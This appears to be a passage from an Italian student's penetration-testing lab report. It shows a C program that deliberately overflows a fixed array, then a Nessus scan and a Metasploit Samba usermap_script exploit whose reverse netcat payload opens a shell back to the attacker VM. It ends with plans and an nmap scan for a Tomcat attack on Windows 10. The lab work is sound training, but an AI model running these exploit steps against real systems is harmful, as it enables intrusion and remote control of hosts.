                swap_var=vet[k];  
                vet[k]=vet[k+1];  
                vet[k+1]=swap_var;  
            }  
        }  
    }  
}
```

# CODICE MODIFICATO

```
#include <stdio.h>
#define DIM 5

void riempi_vet(int *vet,char *scelta){
    int bof=0;
    if(*scelta=='y'){
        bof=10;
    }
    for ( int i = 0 ; i < DIM + bof ; i++)
    {
        int c= i+1;
        printf("[%d]: ", c);
        scanf ("%d", &vet[i]);
    }
}

void stampa_vet(int *vet,char *scelta){
    int bof=0;
    if(*scelta=='y'){
        bof=10;
    }
    for (int i = 0 ; i < DIM + bof; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vet[i]);
        printf("\n");
    }
}
```

```
void ordina_vet(int *vet,char *scelta){
    int bof=0;
    if(*scelta=='y'){
        bof=10;
    }
    int swap_var;
    for (int j = 0 ; j < DIM + bof - 1; j++)
    {
        for (int k = 0 ; k < DIM + bof - j - 1; k++)
        {
            if (vet[k] > vet[k+1])
            {
                swap_var=vet[k];
                vet[k]=vet[k+1];
                vet[k+1]=swap_var;
            }
        }
    }
}
```

```
int main () {

    int vector [DIM];
    char scelta;
    printf("Vuoi vedere il Buffer Over Flow(BOF)?(y/n)");
    scelta=getchar();
    getchar();

    printf ("Inserire %d interi:\n",DIM);
    riempi_vet(vector,&scelta);

    printf ("Il vettore inserito e':\n");
    stampa_vet(vector,&scelta);
    ordina_vet(vector,&scelta);

    printf("%c",scelta);

    printf("Il vettore ordinato e':\n");
    stampa_vet(vector,&scelta);


    return 0;
}
```

# RIUSLTATI E CONCLUSIONI

```
[9]:34
[10]:54
[11]:23
[12]:54
[13]:56
[14]:43
[15]:313
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 34
[10]: 54
[11]: 23
[12]: 54
[13]: 56
[14]: 43
[15]: 313
yIl vettore ordinato e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 23
[10]: 34
[11]: 43
[12]: 54
[13]: 54
[14]: 56
[15]: 313
zsh: segmentation fault ./BOF

(myenv) └─(myenv)─(kali㉿kali)-[~/Desktop/Code/python/c]
```

Questo esercizio dimostra l'importanza dei controlli di sicurezza nel codice per prevenire vulnerabilità come il Buffer Overflow. Attraverso la creazione di un menu interattivo, il programma consente all'utente di osservare sia il comportamento corretto che quello errato, evidenziando le conseguenze di accessi non validi in memoria.



# GIORNO 4

## OBIETTIVO

L'obiettivo di questa esercitazione è dimostrare come sfruttare una vulnerabilità nel servizio Samba attivo su Metasploitable, utilizzando Metasploit per ottenere una sessione sulla macchina target.

L'attacco prevede una fase iniziale di Vulnerability Scanning tramite Nessus per identificare i servizi vulnerabili, seguita dall'impiego dell'exploit exploit/multi/samba/usermap\_script per ottenere accesso alla macchina.

L'esercizio include la configurazione corretta del payload, in ascolto sulla porta 5555, e la verifica dell'accesso mediante comandi diagnostici come ifconfig sulla macchina vittima.



### Vulnerability Scanning con Nessus

Descrizione della scansione condotta con Nessus sulla macchina Metasploitable. Si illustrano i risultati principali, evidenziando i servizi vulnerabili rilevati, con focus sul servizio Samba sulla porta 445 TCP.



### Scelta e Configurazione dell'Exploit

Analisi dell'exploit identificato: exploit/multi/samba/usermap\_script. Viene spiegato come configurare l'exploit e il payload reverse\_tcp con porta 5555, adattando le opzioni ai target IP della rete.



### Esecuzione dell'Attacco con Metasploit

Dimostrazione pratica dell'esecuzione dell'exploit tramite Metasploit, ottenendo una sessione Meterpreter sulla macchina target. Viene illustrato l'intero processo, dalla configurazione alla sessione aperta.




### Verifica e Raccolta Informazioni sulla Macchina Target

Utilizzo dei comandi ifconfig e altri tool disponibili in Meterpreter per raccogliere dati sulla rete e confermare l'accesso alla macchina vittima. Si evidenzia la raccolta di informazioni critiche come indirizzo IP e configurazioni di rete.



### Risultati e Conclusioni

Sintesi dei risultati ottenuti, con considerazioni sui rischi legati ai servizi vulnerabili non aggiornati. Si sottolinea l'importanza di mantenere i servizi patchati e di monitorare costantemente le reti aziendali per evitare exploit simili.



# PREPARAZIONE DELL'AMBIENTE DI LAVORO

## Configurazione delle macchine

Abbiamo configurato due macchine virtuali:

- Kali Linux, con indirizzo IP 192.168.50.100
- Metasploitable2, con indirizzo IP 192.168.50.150
- Gli IP sono stati assegnati manualmente, assicurandoci che le due macchine possano comunicare sulla stessa rete.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
        ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
          RX packets 61 bytes 5140 (5.0 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16 bytes 1549 (1.5 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0d:91:4c
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:914c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:512 (512.0 B) TX bytes:4456 (4.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:112 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23005 (22.4 KB) TX bytes:23005 (22.4 KB)

msfadmin@metasploitable:~$
```

# SCANSIONE CON NESSUS

## Scansione della macchina vittima

Con Nessus, abbiamo eseguito una scansione sulla macchina Metasploitable per trovare eventuali vulnerabilità.

Tra i risultati, abbiamo individuato una vulnerabilità critica su Samba, attivo sulla porta 445/TCP.

Questa vulnerabilità può essere sfruttata per eseguire comandi sulla macchina senza bisogno di autenticazione.

The screenshot shows the Nessus interface with the following details:

- Build Week 4 / Plugin #90509**
- Vulnerabilities: 62**
- Samba Badlock Vulnerability** (HIGH)
- Description:** The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.
- Solution:** Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
- See Also:**
  - <http://badlock.org>
  - <https://www.samba.org/samba/security/CVE-2016-2118.html>
- Output:** Nessus detected that the Samba Badlock patch has not been applied.
- Host Details:** Port 445 / tcp / cifs, Host 192.168.50.150
- Plugin Details:**
  - Severity: High
  - ID: 90509
  - Version: 1.8
  - Type: remote
  - Family: General
  - Published: April 13, 2016
  - Modified: November 20, 2019
- VPR Key Drivers:**
  - Threat Recency: No recorded events
  - Threat Intensity: Very Low
  - Exploit Code Maturity: Unproven
  - Age of Vuln: 730 days +
  - Product Coverage: Medium
  - CVSSV3 Impact Score: 5.9
  - Threat Sources: No recorded events
- Risk Information:**
  - Vulnerability Priority Rating (VPR): 5.9
  - Exploit Prediction Scoring System (EPSS): 0.0489
  - Risk Factor: Medium

# CONFIGURAZIONE METASPLOIT

## Preparazione dell'attacco

Per sfruttare la vulnerabilità trovata, abbiamo avviato Metasploit su Kali e scelto l'exploit più adatto:  
exploit/multi/samba/usermap\_script

Successivamente, abbiamo configurato i parametri dell'exploit, specificando gli indirizzi IP della vittima e dell'attaccante e impostando il payload che ci permetterà di ottenere una shell sulla macchina target.

```
* msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

% % % % % https://metasploit.com %
% % % % %

= [ metasploit v6.4.50-dev
+ -- =[ 2496 exploits - 1283 auxiliary - 431 post
+ -- =[ 1610 payloads - 49 encoders - 13 nops
+ -- =[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search exploit/multi/samba/usermap_script
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  exploit/multi/samba/usermap_script  2007-05-14      excellent  No     Samba "username map script" Command Execution
```

# ESECUZIONE DELL'ATTACCO

## Lancio dell'exploit

Dopo aver configurato tutto, abbiamo eseguito l'exploit.

Il risultato è stato positivo: abbiamo ottenuto una shell remota sulla macchina Metasploitable, confermando che la vulnerabilità Samba è effettivamente sfruttabile.

```
      name   Current Setting  Required  Description
      _____
HOST                           no        The local client address
PORT                          no        The local client port
proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
HOSTS                         192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT                          139       yes       The target port (TCP)

load options (cmd/unix/reverse_netcat):

      name   Current Setting  Required  Description
      _____
HOST  192.168.50.100    yes       The listen address (an interface may be specified)
PORT  5555                  yes       The listen port

set target:

      id  Name
      --  --
Automatic

the full module info with the info, or info -d command.

exploit(multi/samba/usermap_script) > run
Started reverse TCP handler on 192.168.50.100:5555
Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43666) at 2025-03-17 10:49:45 -0400
```

# VERIFICA ACCESSO

## Verifica tramite ifconfig

Dalla shell ottenuta, abbiamo eseguito il comando ifconfig per visualizzare l'indirizzo IP della macchina target.

In questo modo abbiamo verificato di essere effettivamente connessi alla macchina compromessa.

```
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43666) at 2025-03-17 10:49:45 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0d:91:4c
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:914c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:17733 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2055928 (1.9 MB) TX bytes:2484119 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:890 errors:0 dropped:0 overruns:0 frame:0
          TX packets:890 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:177911 (173.7 KB) TX bytes:177911 (173.7 KB)
```

# CONCLUSIONI

## Conclusioni finali

Abbiamo dimostrato come, partendo da una semplice scansione con Nessus, sia possibile individuare e sfruttare una vulnerabilità critica.

L'utilizzo combinato di Nessus e Metasploit ci ha permesso di ottenere un accesso remoto completo, sottolineando l'importanza di mantenere aggiornati i servizi come Samba per evitare questo tipo di attacchi.

# GIORNO 5

## OBIETTIVO

L'obiettivo di questo laboratorio è comprendere e applicare le tecniche di penetration testing per identificare e sfruttare vulnerabilità presenti su una macchina Windows 10. In particolare, si richiede di avviare servizi sulla macchina target, effettuare un Vulnerability Scanning con Nessus, e utilizzare Metasploit per ottenere una sessione Meterpreter sfruttando il servizio Tomcat. Una volta ottenuto l'accesso alla macchina target, si devono recuperare informazioni specifiche (es. natura della macchina, impostazioni di rete, presenza di webcam) e catturare uno screenshot del desktop. Questo esercizio mira a fornire una panoramica pratica delle fasi di attacco etico, dalla scansione delle vulnerabilità all'escalation dei privilegi.



### 1 Verifica dei Servizi e Vulnerability Scanning

In questa fase si verifica che i servizi target siano attivi e si esegue una scansione delle vulnerabilità con Nessus per identificare eventuali falliche critiche nel sistema.



### 2 Configurazione e Utilizzo di Metasploit

Questa sezione descrive il processo di configurazione di Metasploit per sfruttare la vulnerabilità di Tomcat, impostando i parametri necessari e ottenendo una sessione Meterpreter sulla macchina target.



### 3 Raccolta delle Informazioni

In questa fase si eseguono comandi specifici tramite Meterpreter per raccogliere informazioni sulla macchina target, come la natura della macchina, le impostazioni di rete e la presenza di webcam, oltre a catturare uno screenshot del desktop.




### 4 Analisi dei Risultati

Questa sezione descrive l'analisi dei dati raccolti per valutare l'efficacia dell'exploit e identificare eventuali ostacoli o limitazioni incontrate durante l'esercizio.




### 5 Conclusioni

In questa fase si riassumono i risultati ottenuti e si riflette sull'importanza di correggere le vulnerabilità per migliorare la sicurezza del sistema e prevenire attacchi futuri.




# PREPARAZIONE DELL'AMBIENTE DI LAVORO

## Kali Linux



## Windows 10



# VERIFICA DEI SERVIZI E VULNERABILITY SCANNING

Il primo passo è stato verificare che i servizi necessari fossero già attivi sulla macchina Windows 10. Tra questi, il servizio Tomcat era già in esecuzione, garantendo la disponibilità della porta 8080 utilizzata dal server web Apache Tomcat. Per confermare lo stato del servizio, è stato eseguito un ping verso l'indirizzo IP della macchina target (192.168.200.200) e successivamente uno scan con Nmap per identificare le porte aperte e i servizi in ascolto:

```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.919 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=0.370 ms
64 bytes from 192.168.200.200: icmp_seq=6 ttl=128 time=0.403 ms
64 bytes from 192.168.200.200: icmp_seq=7 ttl=128 time=0.365 ms
^C
--- 192.168.200.200 ping statistics ---
7 packets transmitted, 5 received, 28.5714% packet loss, time 6116ms
rtt min/avg/max/mdev = 0.365/0.497/0.919/0.212 ms
```

```
(kali㉿kali)-[~]
$ nmap -sV -p 8080 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 04:50 EDT
Nmap scan report for 192.168.200.200
Host is up (0.00028s latency).

PORT      STATE SERVICE VERSION
